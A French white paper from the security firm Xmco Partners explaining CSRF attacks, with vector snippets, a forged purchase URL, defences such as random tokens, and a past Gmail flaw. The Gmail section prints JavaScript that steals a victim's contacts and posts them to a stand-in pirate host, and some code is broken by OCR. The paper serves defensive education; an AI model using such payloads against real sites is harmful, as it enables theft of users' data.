Le CSRF : une attaque moins connue mais tout aussi dangereuse

Les attaques CSRF ont toujours existé mais elles restent beaucoup moins connues que les attaques d'injection SQL, de débordement de tampon, ou encore de Cross Site Scripting. Elles peuvent avoir des conséquences dramatiques sur un système d'informations.

Dans ce dossier, nous analyserons l'attaque baptisée « Cross Site Request Forgery » (CSRF) avec des exemples précis et des mesures de protections qui pourront être implémentées.

XMCO | Partners

La relation d'authentification entre le client et le serveur au sein d'une application web constitue un enjeu majeur. La plupart des applications identifient correctement les utilisateurs et comprennent leurs requêtes. Cependant, certaines ont encore beaucoup de mal à vérifier les origines des requêtes et les intentions réelles des clients. L'attaque que nous allons vous présenter est simple à mettre en place et pourtant, peu de webmasters y sont sensibilisés.

Qu'est ce que le CSRF??

Définition

CSRF ou plus communément appelée "Cross Site Request Forgery" est une classe d'attaques propre aux applications Web. Elle reste l'une des moins médiatiques malgré les effets dévastateurs qu'elle peut présenter. Issue d'un problème nommé « Confused deputy » [1] découvert par Norm Hardy en 1988, l'attaque relative aux applications Web fut officiellement révélée en Juin 2001 par Peter Watkins sur la liste de diffusion « Bugtrack ». Elle fut surnommée "Cross Site Request Forgery" mais est plus communément appelé CSRF (prononcée Sea Surf) ou XSRF.
Cette technique exploite la confiance qu'une application montre à l'égard de ses clients. Le but est de forcer le navigateur de la victime à envoyer une requête silencieuse à l'insu d'un internaute.

Au premier abord, cette attaque peut sembler difficile à mettre en place. Détrompez-vous ! Elle peut être menée par n'importe qui et d'une manière extrêmement simple. Pour cela il suffit d'insérer un script dans une page web ou de le camoufler dans un e-mail. En suivant le lien contrefait, le navigateur de la victime va exécuter une requête vers un site sur lequel la victime est authentifiée (voir démonstration plus bas).

Méconnue par la plupart des RSSI, elle vise particulièrement les sites web dont les structures des requêtes utilisées sont prédictibles.

Sachez, avant de vous plonger dans des explications détaillées et des exemples concrets, que le taux de réussite de ce genre d'attaque est bien plus élevé que ce que l'on imagine...

XSS et CSRF

Le nom ressemble étrangement à la technique « XSS » (Cross Site Scripting). Il est fréquent que ces deux attaques soient assimilées alors qu'elles sont diamétralement opposées.

Le XSS est une attaque construite dans le temps, menée étape par étape (vol de cookie puis réutilisation), qui a pour but d'injecter du code dans un document HTML afin d'abuser le navigateur client. L'attaque cible un site précis qui possède un problème de validation de certaines entrées utilisateur.

Le CSRF est une attaque instantanée. Elle ne repose pas sur l'exécution d'un script dans un navigateur. Son but est d'exécuter une action non désirée par le client sur un site où la victime possède un accès privilégié.

Concrètement, le XSS est réalisé pour voler un cookie de session alors que le CSRF va utiliser le cookie de session (sans que le pirate ne connaisse sa valeur) et la confiance établie entre le site web et le client afin d'exécuter une requête légitime mais toujours à l'insu de l'utilisateur abusé.

La portée de cette attaque est donc plus étendue. Un site peut se protéger du XSS en utilisant un filtre sur les entrées utilisateur alors que la requête exécutée avec le CSRF paraîtra totalement légitime. Nous sommes au centre du problème...

Le CSRF se base sur la confiance attribuée aux utilisateurs par l'application.

Comment ça marche?

Explications de l'attaque avec une balise <img>

Les balises IMG représentent l'un des vecteurs d'attaques les plus répandus.
Afin de bien comprendre la portée de cette faille, prenons un exemple simple. Le code suivant est une page web html qui affiche à la suite du mot "XMCO PARTNERS", une image provenant de notre site web.

```
<html>
<p>XMCO PARTNERS :
<img
src="http://xmcopartners.com/images/access.gif
" /></p>
</html>
```

Le navigateur qui affiche cette page va aller télécharger l'image « access.gif » sur le serveur qui héberge le site « xmcopartners.com » sans que l'utilisateur ne s'en aperçoive. L'opération est transparente pour l'utilisateur...

La même requête avec un nom d'image erroné donne alors le résultat suivant :

Dans ce cas, la requête « GET /images/acceszzzzz.gif » n'a pas aboutie mais a bien été interprêtée par le serveur qui a renvoyé une erreur « 404 not found »

Le navigateur ne fait aucune différence entre une requête GET d'une page web ou d'une image. On voit ici quel impact pourrait avoir une requête particulièrement travaillée et envoyée à l'insu de la victime. En injectant le code suivant, on peut imaginer les conséquences si l'utilisateur est préalablement loggué sur le site en question.
On force ici l'utilisateur à acheter 100 télévisions...


```
< img src= http://www.achat-en-ligne.com/
Index?buy=tv&nb=100&confirm=1>
```

Un scénario d'attaque

Le scénario d'une telle attaque est relativement proche d'une tentative de vol de session par une attaque XSS. Tout l'intêret de cette technique va être d'inciter la future victime à visiter une image factice chargée d'envoyer une requête HTTP au serveur.


Imaginons le cas suivant : vous êtes connecté sur le site de votre banque afin de vérifier le solde de votre compte en banque. Un ami qui a pris soin d'étudié le type de requête envoyé lors d'un transfert d'argent entre deux comptes, vous envoie un message par email pour vous inciter à visiter une adresse malicieuse.

Comme la plupart des internautes crédules, un email correctement rédigé avec un sujet important ou intéressant (britney spears nue !) va générer un vif attrait pour le lien envoyé.
Une fois l'adresse suivie, une image s'affiche dans votre navigateur. Une « iframe » cachée soumet un formulaire au site de votre banque (sur lequel vous êtes identifié) sans que vous vous en rendiez compte.



L'attaque sera particulièrement intéressant à mener sur un réseau local. Les utilisateurs se connectent une seule fois sur les différentes applications de l'intranet et y restent connectées toute la journée tant que le navigateur n'est pas fermé. De même les points d'accès (notamment pour les administrateurs) peuvent être ciblés.

Le schéma suivant montre la portée de cette attaque. En connaissant particulièrement le réseau local d'une entreprise (exemple : un ancien administrateur licencié), un pirate externe pourrait même exécuter une requête à l'intérieur d'un réseau.



Cette attaque requiert certaines conditions que nous présentons dans la suite de cet article.

Mon application est-elle vulnérable?

Conditions requises

Plusieurs conditions doivent être réunies pour permettre une éventuelle attaque. Les sites qui implémentent des requêtes « POST » sont moins exposés. En effet, les requêtes « GET » sont facilement prédictibles. Les informations transitent dans l'URL, il suffit donc de forger une URL afin d'envoyer une requête valable au serveur web.

Par ailleurs, le pirate doit être certain que la victime est authentifiée sur le site et qu'elle possède un cookie. Le site web cible ne doit pas implémenter une seconde étape lors de la validation des actions et les paramètres envoyés doivent rester statiques.
Si plusieurs pages de formulaires sont utilisées, le pirate devra construire un script bien plus évolué qu'une simple URL. L'application sera donc moins exposée.

Les conséquences d'une attaque

La plupart des services fournis par une application web peuvent ainsi être exploité par cette attaque : changement de mot de passe, post de message sur un forum, achat en ligne, achat d'action sur un site boursier, envoi d'une carte de voeux virtuelle, envoi d' e-mails... Ce genre d'attaques est souvent perpétré à l'encontre des forums. Il utilise des balises images pour dissimuler le code.

On peut maintenant imaginer les conséquences d'une attaque plus évoluée. Une victime, connectée à son site en ligne visite un site pirate qui envoie une requête HTTP destinée à créditer son compte sans que cette dernière n'ait spécifiquement choisi d'effectuer cette action. Le site de la banque voit seulement un utilisateur connecté qui réalise une opération. L'application autorise la requête car elle accorde toute sa confiance à l'utilisateur (problème de non répudiation).

Un pirate pourra également forcer la victime à poster un ver sur un forum, ou à relayer une requête lourde vers un site choisi pour causer un déni de service.
Pire encore, si le pirate utilise cette attaque pour passer un ordre boursier à l'insu d'un utilisateur, comment ce dernier pourra-t-il prouver qu'il n'est pas l'initiateur de la requête ?

INFO...

Différentes techniques pour une même attaque

Différentes possibilités sont offertes au pirate pour mener une telle attaque. Le plus simple reste l'utilisation de codes HTML ou d'objets Javascript. Le code malicieux va être dissimulé derrière un lien légitime dans un e-mail ou sur une page web.

Code HTML :

✓ ***IMG SRC***

```
<img src="http://host/?command">
```

✓ ***SCRIPT SRC***

```
<script src="http://host/?command">
```

✓ ***IFRAME SRC***

```
<iframe src="http://host/?command">
```

Code Javascript :

✓ ***'Image' Object***

```
<script>
var foo = new Image();
foo.src = "http://host/?command";
</script>
```

✓ ***'XMLHTTP' Object*** *(pour forger des requête POST)*

```
<script>
var post_data = 'name=value';
var xmlhttp=new
ActiveXObject("Microsoft.XMLHTTP");
//sous Internet Explorer
// ou var xmlhttp=new XMLHttpRequest();
sous Mozilla
xmlhttp.open("POST", ', true)
http://url/path/file.ext';
xmlhttp.onreadystatechange = function () {
if (xmlhttp.readyState == 4)
{
   alert(xmlhttp.responseText);
}
};
xmlhttp.send(post_data);
</script>
```

D'autres langages permettent également ce genre de manipulations, notamment VBScript/JavaScript/ActionScript/Jscript.

Par ailleurs, un autre risque subsiste. En effet, ce genre de code peut être également inséré dans un document Word, une image Flash, un flux RSS ou un fichier vidéo...

Le Referer

Certains amateurs du protocole HTTP ont sans doute immédiatement pensé au « referer », option qui identifie l'origine de la requête. Cette fonction, justement utilisée pour parer à ce genre de problème, n'est malheureusement pas mise en place par tous les internautes.
Cette solution n'est donc pas fiable. Elle fonctionnera dans certains cas. En revanche, le serveur sera obliger de refuser chaque requête qui ne possède pas ce champs.
Par ailleurs, les pirates peuvent également bloquer l'envoi du « Referer ».

Utilisation d'un secret

La seule méthode vraiment efficace consiste à utiliser des tokens aléatoires (secret) sur toutes les pages sensibles. Ce jeton doit être envoyé au serveur (en champs caché) lors de la soumission d'un formulaire ou d'actions critiques. Si l'URL envoyée ne contient pas ce nombre aléatoire qui ne peut être prédit par l'attaquant, le serveur web ne traitera pas cette dernière.

Des noms de variables aléatoires

Une autre possibilité réside dans le fait que le serveur web implémente une table de nombre aléatoires qui sert à définir le nom d'une variable en fonction d'une session donnée. Dans ce cas, l' information ne peut pas être prédite par le pirate.

Double validation des actions

Une dernière possibilité consiste à obliger l'utilisateur à valider chaque action critique par la soumission de son mot de passe. Une fois que la requête d'ordre de transfert d'argent a été effectuée, l'utilisateur doit confirmer avec un paramètre (dont le pirate ne dispose pas). L'attaque est alors parée.

Les solutions de contournement du coté du client

Toute la problématique réside dans le fait d'empêcher le navigateur d'effectuer des requêtes sans l'autorisation préalable du client.
Voici quelques conseils précieux pour vous aider à parer ce genre d'attaque:
-ne pas utiliser un client mail qui interprète les codes HTML.
-ne pas sauvegarder les identifiants dans le navigateur.
-ne pas utiliser la fonction « remember me » proposée par de nombreux sites.
-ne pas suivre les liens suspects.
-se déconnecter lorsque vous avez fini de visiter les sites sensibles.

INFO...

Gmail récemment "patché"

De nombreux sites ont été victimes de cette attaque. Le site de la société Netfix, spécialisé dans la location de vidéo, permettait de changer le nom et l'adresse d'un compte ou d'ajouter des locations dans le panier de la victime. Plus récemment, une attaque a été menée à l'encontre de Gmail. Ce dernier a corrigé la faille de sécurité en Janvier 2007. Le but de la manipulation était de récupérer la liste des contacts de l'utilisateur abusé.

La manipulation était relativement simple. Une URL de Google permettait d'afficher à l'aide d'un objet Javascript, les contacts de l'utilisateur. Puis « Google docs » utilisait un script qui prenait en paramètre une structure comprenant l 'ensemble des contacts de la victime. Enfin, ce script s'assurait que l'utilisateur possédait bien les cookies avant d'afficher la liste. Par ailleurs, aucune validation de l'origine de la requête n'était effectuée.

http://docs.google.com/data/contacts?out=js&show=ALL&psort=Affinity&callback=google&max=99999

L'attaque consistait à manipuler cette structure à l'aide d'une fonction « google » spécialement conçue.
En incitant la victime à visiter la page web avec le code suivant, le pirate pouvait alors voler le carnet d'adresse de la victime en envoyant les informations à un site pirate :

```
<script type="text/javascript">
function google(data){
    var body, i;
    for (i = 0; i < data.Body.Contacts.length;
i++)
{
body += data.Body.Contacts[i].Email + "\n";
}
var xhr = new
ActiveXObject("Microsoft.XMLHTTP");
xhr.open("POST","http://www.Site_pirate.com/ca
tcher");
xhr.send(body);
}
//un objet Active X est créé afin d'envoyer
les informations sur un site pirate
</script>

<script type="text/javascript"
src="http://docs.google.com/data/contacts?out=
js&show=ALL&psort=Affinity&callback=google&max
=99999">
</script>
//Cette adresse est exécutée en  utilisant la
fonction "google" malicieuse
```

L'attaque était d'autant plus facile à réaliser que la plupart des utilisateurs de gmail sont continuellement authentifiés.

L'avenir de ces attaques

Une telle attaque peut avoir des conséquences étonnantes. En effet, à l'heure où nous écrivons cet article, des discussions avancées mettent en cause les routeurs personnels qui sont, pour la plupart, vulnérables... Un chercheur de la société Symantec a démontré avec quelle facilité il est possible de mener les attaques de CSRF sur de tels équipements réseaux, laissés avec la configuration initiale.
Basée sur le même principe que le schéma de la page 3, il serait possible de prendre le contrôle de la plupart des routeurs personnels du marché. En se connectant avec les comptes par défaut (admin/admin) ou (admin/password), et avec de simples urls, un pirate pourrait modifier la configuration DNS et ainsi mener des attaques de Phishing...

Il est fortement probable de voir une évolution de ce type d'attaque qui semble peu à peu intéresser les pirates.

Bibliographie

✱[1] Explications du problème « Confused Deputy »
http://www.cis.upenn.edu/~KeyKOS/ConfusedDeputy.html

✱[2] Le white paper de la société Isecpartners
http://www.isecpartners.com/documents/XSRF_Paper.pdf

✱ [3] FAQ du groupe cgisecurity
http://www.cgisecurity.com/articles/csrf-faq.shtml

A propos d'Xmco Partners

Le cabinet Xmco Partners réalise plus d'une dizaine d'audits de sécurité et de tests d'intrusion par mois sur des banques en ligne et des infrastructures web e-business.

Nos clients sont tous des grands comptes français et internationaux.

Notre équipe "tests d'intrusion" est très certainement la plus expérimentée et la plus reconnue en termes d'audit de sécurité des applications Web (webapp pentests) et des sites de commerce en ligne.

Nos consultants possèdent une véritable expertise des intrusions informatique au sein des applications et des plateformes bancaires.

Les techniques d'attaques informatiques les plus récentes sont mises en oeuvre pour évaluer les plateformes web : Fuzzing, SQL Injection, SOAP-XML injection, XSS et CSRF Attacks, HTTP parameters tampering, Sessions-id prediction, web-cache poisonning et bien d'autres.

A propos de l'auteur

Adrien Guinault, consultant en sécurité informatique au sein du cabinet Xmco Partners.

De formation ingénieur (EFREI : Ecole d'Ingénieurs des technologies de l'information et du management), Adrien Guinault a intégré le cabinet Xmco Partners en 2005.

Email : adrien.guinault@xmcopartners.com

Autres publications

Les consultants Xmco Partners publient régulièrement des études et des retours d'expériences relatifs à la sécurité informatique dans le domaine bancaire et des plateformes transactionnelles en ligne :


Les vers XSS
http://www.xmcopartners.com/article-vers-xss.html


Les attaques de vols de session
http://www.xmcopartners.com/article-owasp-session.html


La BEFTI et l'OCLCTIC, deux services de Police contre le piratage informatique
http://www.xmcopartners.com/article-lsf.html


La sécurité des postes nomades
http://www.xmcopartners.com/article-nomadisme.html

Tous nos articles sont disponibles sur notre site aux adresses suivantes:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html
http://www.xmcopartners.com/whitepapers-fr.html

Contacter XMCO PARTNERS

Pour contacter le cabinet Xmco Partners et obtenir des informations sur nos tests d'intrusion bancaires : +33 (0)1 47 34 68 61 ou info@xmcopartners.com.